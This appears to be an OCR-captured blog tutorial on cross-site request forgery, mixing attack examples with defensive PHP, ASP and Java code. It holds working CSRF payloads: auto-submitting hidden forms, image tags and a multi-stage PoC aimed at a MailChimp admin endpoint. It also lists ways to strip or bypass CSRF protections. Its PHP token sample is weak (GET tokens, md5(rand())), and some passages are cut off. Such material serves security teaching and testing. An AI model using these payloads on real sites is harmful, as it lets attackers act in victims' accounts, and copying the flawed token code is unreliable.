
Asfiya $ha!kh

Follow 434 Followers About

Cross Site Request Forgery (CSRF)

Asfiya $ha!kh Jan 23, 2020 · 7 min read



CSRF

This blog Covers –Basics of CSRF , 4 Types of recommendations, Multi-Stage CSRF, Json Flash CSRF, JSON CORS Flash CSRF, Chaining vulnerabilities to bypass CSRF Protection.

So, here i go…

What is CSRF?

To exploit this vulnerability, victim must be login to his/her account and at the same time visits malicious URL in new tab of same browser. This will allow an attacker to perform some intended activities without the knowledge or consent of victim. This can be carried out as a targeted attack on particular user or through social engineering attack against mass users.

***OWASP Category** — Broken Access Control: Authorization*

How does the attack work?

Get Request Scenario-

GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1

The exploit URL can be disguised as an ordinary link, encouraging the victim to click it:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View
my Pictures!</a>
```

OR

```
<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000"
width="0" height="0" border="0">
```

POST Request scenario -

```
POST http://bank.com/transfer.do HTTP/1.1

acct=BOB&amount=100
```

delivered using standard A or IMG tags, but can be delivered using a FORM tag:

```
<form action="<nowiki>http://bank.com/transfer.do</nowiki>"
method="POST">
<input type="hidden" name="acct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="View my pictures"/>
</form>
<body onload="document.forms[0].submit()">
```

For other HTTP methods, such as PUT or DELETE

```
PUT http://bank.com/transfer.do HTTP/1.1

{ "acct":"BOB", "amount":100 }
```

JavaScript needs to be embedded into an exploit page like below

```
<script>
function put() {
var x = new XMLHttpRequest();
x.open("PUT","http://bank.com/transfer.do",true);
x.setRequestHeader("Content-Type", "application/json");
x.send(JSON.stringify({"acct":"BOB", "amount":100}));
}
</script>
<body onload="put()">
```

Fortunately, this request will not be executed by modern web browsers due to same-origin policy restrictions. This restriction is enabled by default unless the target web site explicitly opens up cross-origin requests from the attacker's (or everyone's) origin by using CORS with the following header:

```
Access-Control-Allow-Origin: *
```

Preventive measures/ Excuses usually given by clients-

1. *We are using secret cookie*
2. *We are only accepting POST request*
3. *We are having Multi-step transactions*
4. *URL Rewriting- sessionID in URL*
5. *HTTPs (Understand that Https is not a solution to everything)*

Any which ways, this does not block CSRF attacks!

Recommendations –

1. CSRF Token

2. Samesite Cookie Attribute

Possible values for this attribute are Lax, Strict, or None

Example of cookies using this attribute:

```
Set-Cookie: JSESSIONID=xxxxx; SameSite=Strict
Set-Cookie: JSESSIONID=xxxxx; SameSite=Lax
```

Strict attribute — No cross-site requests will receive the logged in cookie

Lax attribute — Only cross site requests having safe methods that does not change state in the application will receive cookie, for example GET method used for navigation

None attribute — Every cross-site request will receive cookie

3. Double Submit Cookie

iOT devices, routers, ATMs etc are still using the referrer header based security) — if request does not belong to targeted origin then reject the request

Multi-Stage CSRF

Why do we need multi- step CSRF? Any example?

So in Banking app, when we transfer fund it ask us to fill some information like TransfertoAcccount,Amount then click on Transfer button, After this another page loads which ask us to confirm our transaction by clicking confirm button, So obviously in this case CSRF is not a 1 click event and requires us to click multiple times, that is when multi-stage CSRF comes in picture.

Algorithm
1- Create form 1 and set target to iframe1
2- Create form 2 and set target to iframe2
3- Submit the first form
4- Waits 2 or 3 seconds
5- Submit the next form.

PoC Code-

```
<!DOCTYPE html><html><head>
<title> MailChimp CSRF Proof Of Concept</title>
<script type="text/javascript">
function exec1(){
document.getElementById('form1').submit();
setTimeout(exec2, 3000);
}
function exec2(){
document.getElementById('form2').submit();
}
window.onbeforeunload=function(){
return "please wait";
}
</script>
</head><body>
<h3> Dear User </h3><h4><div id='r3'> Congrats! </div> </h4>
<body onload="exec1();" >
```

```
<input type="hidden" name="fname" value="youarehacked" />
<input type="hidden" name="lname" value="xGersy" />
<input type="hidden" name="x" value="x" />
</form>

<form id="form2" target="if2"
action="https://us14.admin.mailchimp.com/signup/new-user/welcome-
wizard" method="POST">
<input type="hidden" name="step" value="finish" />
</form>

<iframe name="if1" style="display: hidden=" width="0" height="0"
frameborder="0" ></iframe>

<iframe name="if2" style="display: hidden=" width="0" height="0"
frameborder="0"></iframe>

</body></html>
```

Reference — https://securitytraning.com/multi-post-csrf-poc/

JSON Flash CSRF

PoC Code — https://github.com/appsecco/json-flash-csrf-poc

Can't we develop PoC with HTML form elements? May be we can, but vulnerable endpoint requirements makes it difficult to make a PoC.

Vulnerable JSON endpoint requirements:

1. The /userdelete endpoint expects data to be sent with the ***application/json header***

2. The vulnerable endpoint required the following ***JSON data to be sent in POST body***

{"acctnum":"100","confirm":"true"}

Reference — https://blog.appsecco.com/exploiting-csrf-on-json-endpoints-with-flash-and-redirects-681d4ad6b31b

JSON CORS Flash CSRF

Why not CORS in last PoC scenario? Cause CORS was already misconfigured on the vulnerable endpoint.

Automating CSRF attacks –

EasyCSRF burp extension can help- https://github.com/0ang3el/EasyCSRF

1. *Remove HTTP headers that are used for CSRF-protection.*
2. *Remove CSRF-token from parameters. URL-encoded, multipart, JSON parameters.*
3. *Change PUT/DELETE/PATCH method to POST.*
4. *Convert URL-encoded body to JSON format.*
5. *Set text/plain value for Content-Type header.*
6. *Change POST/PUT/DELETE/PATCH request to GET request for url-encoded requests.*

Other Burp Extensions — CSRF Scanner, CSRF Token Tracker

Chaining vulnerabilities for CSRF Protection Bypass

XSS to All CSRF protection bypass (Referer header, CSRF token, Double submit cookie, same site cookie)

HTML injection to CSRF token bypass

Exploit CORS to bypass CSRF token-based protection

Subdomain XSS to CSRF token bypass

Subdomain CORS to CSRF token bypass

Subdomain flash file execution to CSRF token bypass

Exploit PDF plugin(from adobe support formCalc scripting) as it allows to bypass CSRF token — upload any format file eg. Image file, PDF plugin executes it and does not care

Reference — https://www.slideshare.net/OdinSec/neat-tricks-to-bypass-csrf-protection

Code Snippets for Implementing CSRF Protection -

PHP Code –

Following care must be taken in order to prevent application from the Cross Site Request Forgery vulnerability,

1) Synchronizer Token:
Application should create a unique and random token for every HTTP request which is sent back to the client as a part of hidden parameter inside HTML form. This token is transmitted back to the server through HTTP POST request and checked with value stored in session to ensure that it is valid and belongs to the user in question.
Eg: -
if (!(isset($_SESSION['token']))) $_SESSION['token'] =
bin2hex(openssl_random_pseudo_bytes(128));
if (isset($_GET['submit']) && $_SESSION['token'] != $_GET['token']) die('CSRF!');
$_SESSION['token'] = md5(rand());
<form method='GET'>
<input type='text' name='val'>.....
<input type='hidden' id='token' name='token' value=<?php echo $_SESSION['token']; ?
> >
<input type='submit' value='submit' name='submit'>
</form>

2) Referer Header Check:
Checking referer header (to allow only parent domain as referrer) is an additional preventive mesaure. Following snippet of code can be used:
if ($app_domain == parse_url($_SERVER['HTTP_REFERER'], PHP_URL_HOST))
\\Success
else
die('Referer check failed');

form. This is then checked on a server side to ensure that both values are equal. This technique is used to remove session management overhead.

Reference:http://resources.infosecinstitute.com/fixing-csrf-vulnerability-in-php-application/

ASP Code -

a.)To help prevent CSRF attacks, ASP.NET MVC uses anti-forgery tokens, also called request verification tokens.
<form action=”/Home/Test” method=”post”>
<input name=”__RequestVerificationToken” type=”hidden” value=”6fGBtLZmVBZ59oUad1Fr33BuPxANKY9q3Srr5y[…]” />
<input type=”submit” value=”Submit” />
</form>

b.) Check that incoming requests have a Referer header referencing your domain. This will stop requests unwittingly submitted from a third-party domain. However, some people disable their browser’s Referer header for privacy reasons, and attackers can sometimes spoof that header if the victim has certain versions of Adobe Flash installed. This is a weak solution.
Put a user-specific token as a hidden field in legitimate forms, and check that the right value was submitted. If, for example, this token is the user’s password, then a third-party can’t forge a valid form post, because they don’t know each user’s password. However, don’t expose the user’s password this way: Instead, it’s better to use some random value (such as a GUID) which you’ve stored in the visitor’s Session collection or into a Cookie.

Reference:http://security.stackexchange.com/questions/143351/pentest-results-questionable-csrf-attack/143353

JAVA Code:

a.)The most common effective solution currently used is the synchronizer token pattern. The flow below shows the basic steps in prevention

number generator such as java.security.SecureRandom) string (token) in the HttpSession for the user.
//in authentication function
session.setAttribute("csrfToken", generateCSRFToken());
//sample implementation of token generation
public static String generateCSRFToken() {

2.)Add security tokens to transaction pages. For any function in the application representing a transaction (ie. causes a server side state change), the associated client form should have a hidden form field containing the token retrieved from the session.
<h:form>
…
<input id="token" type="hidden" value="${sessionScope.csrfToken}" />
…

3.)Verify that server-side and client-side tokens match. For any function in the application representing a transaction (ie. causes a server side state change), the associated server-side request processing code should retrieve the token from the session. It should then compare that token to the submitted token from the client for the given request. If the tokens match, the transaction may be processed. If the tokens do not match, the transaction should not be processed, and the associated request should be treated as an attack and dealt with accordingly.

//in your servlet or other web request handling code
public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
…
HttpSession session = request.getSession();
String storedToken = (String)session.getAttribute("csrfToken");
String token = request.getParameter("token");
//do check
if (storedToken.equals(token)) {
//go ahead and process … do business logic here

}
}
4.)Invalidate sessions upon logout or expiration. Upon logout or session timeout, invalidate the session, which will in turn void the generated random token
//in logout function
session.invalidate();

b.)The OWASP CSRFGuard Project also provides an anti-CSRF token mechanism implemented as a filter and set of JSP tags applicable to a wide range of J2EE applications

Reference:
https://developer.salesforce.com/page/Secure_Coding_Cross_Site_Request_Forgery#Java

Thank You for reading Hackers! As i always say, keep hacking the planet…

Cybersecurity Security Penetration Testing Security Token Security Services